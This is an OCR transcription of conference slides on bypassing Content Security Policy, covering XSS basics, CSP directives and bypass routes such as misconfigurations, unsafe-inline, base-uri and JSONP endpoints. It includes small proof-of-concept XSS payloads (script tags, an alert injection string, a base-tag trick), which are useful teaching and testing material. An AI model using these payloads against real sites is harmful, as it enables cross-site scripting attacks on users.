
Bypassing CSP

Automated discovery of JSONP endpoints.

HackIT 4.0, Kyiv

Agenda

1. Root@localhost:~# whoami
2. Intro on how browsers handle the client to server request <-> response;
2. Cross-site scripting in a nutshell;
3. What is CSP, why we need it, and how it works?;
4. Techniques for bypassing CSP restrictions;
5. Payloads to bypass CSP for Uber, Yahoo, Paypal, and
6. Let's automate all the things (demo for JSONBEE);



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
Intro on how browsers handle requests

1. HTTP protocol;
2. Browsers have to respect the response headers;
3. Rendering / Lay-out engines.

Gecko



Blink

EdgeHTML


Obama won the elections!

Cross-site scripting (XSS) in a nutshell

XSS occurs when a user input is being echoed back into the page response without validation.

Cross-site scripting could be used to perform actions on behalf of application users, such as:

- Accounts takeover, by stealing user's cookies
- Phishing attacks
- Defacements



How XSS could be mitigated?

Mitigation of XSS depends on where the user input is being reflected. However, below are some general methods to prevent XSS.

1. URL & HTML encoding, but what about:
    1. Writing user input to EventHandlers (i.e. onmouseover);
    2. Writing user input to JavaScript (i.e. setInterval
    3. Writing user input to CSS → <style> tags

Hello ahemd<script>confirm('test')</script>

2. Restricting user input type
    1. You have to apply it application wide!
    2. Newly developed code?

3. HTTP header (X-XSS-Protection)
    1. Not supported on all browsers




Image from OWASP

Question


What would you do if your company application is vulnerable to 1337 XSS, and it is in production already?

What is CSP, why we need it?

Content Security Policy (CSP) is a security standard introduced to prevent cross-site scripting (XSS), clickjacking and other code injection. CSP provides a standard method for website owners to declare approved origins of content that browsers should be allowed to load on that website. #WikiPedia


Directive	Example Value	Description
`default-src`	`'self' cdn.example.com`	The `default-src` is the default policy for loading content such as JavaScript, Images, CSS, Fonts, AJAX requests, Frames, HTML5 Media. See the Source List Reference for possible values. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`script-src`	`'self' js.example.com`	Defines valid sources of JavaScript. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`style-src`	`'self' css.example.com`	Defines valid sources of stylesheets. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`img-src`	`'self' img.example.com`	Defines valid sources of images. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`connect-src`	`'self'`	Applies to `XMLHttpRequest` (AJAX), `WebSocket` or `EventSource`. If not allowed the browser emulates a `400` HTTP status code. CSP Level 1 · 25+ · 23+ · 7+ · 12+

Real-life demo



How CSP works?

Although that your XSS payload is being reflected inside the page un-sanatized, it is still not getting



Quoted from ‘Sebastian Lekies’ talk at Blackhat.


Techniques for bypassing CSP restrictions

- There are lots of ways to bypass CSP restrictions, such as:
  - CSP misconfigurations;
  - Unsafe-eval & Unsafe-inline;
  - Internet Explorer;
  - File upload;
  - JSONP.

CSP misconfigurations

Content security policy could be misconfigured in a way that it would still allow for XSS attacks. Example:

1. Setting CSP for JavaScript only but missing the CSS → h1:after{content:”Hacked!”;}
2. Trusting wide domains (I.e. *.cloudfront.net, *.herokuapp.com)
3. Missing “base-uri”, which could be exploited to set the base URL for all relative (script) URLs to an attacker controlled domain. #<head><base href="javascript://"/></head><body>XXX</body>
4. Trusting ‘self’ only, but hosting jsonp and file upload.
5. Setting script-src directive value to *



Unsafe-eval & Unsafe-inline

Unsafe-eval: Allows unsafe dynamic code evaluation such as:
eval()
Function()
When passing a string literal like to methods like:
window.setTimeout
window.setInterval
window.setImmediate

Unsafe-inline: Allows use of inline source elements such as style attribute, onclick, or script tag bodies, and “javascript:” URIs

https://www.site.com/pages/search.php?term=x’;alert(1);//

<script> jscode…. term=‘x’;alert(1)// ….jscode</script>


```
1 <script>
2   var inline = 1;
3 </script>
```

Internet Explorer Doesn’t honor CSP!

CSP is not supported for MSIE. MSIE only supports the old X-Content-Security-Policy header, which is a deprecated header.

File upload

Doesn’t matter if you write your JavaScript code inside image or else, browsers will still treat it based on the tag you are using to call it!




Quoted from brute logic

JSONP

JSONP is a method for sending JSON data without worrying about cross-domain issues.

Wait, What about SOP (Same-origin policy)




Before:
http://a.sm.cn/api/getgamehotboarddata?format=jsonp&page=1&_=1537365429621&callback=jsonp1

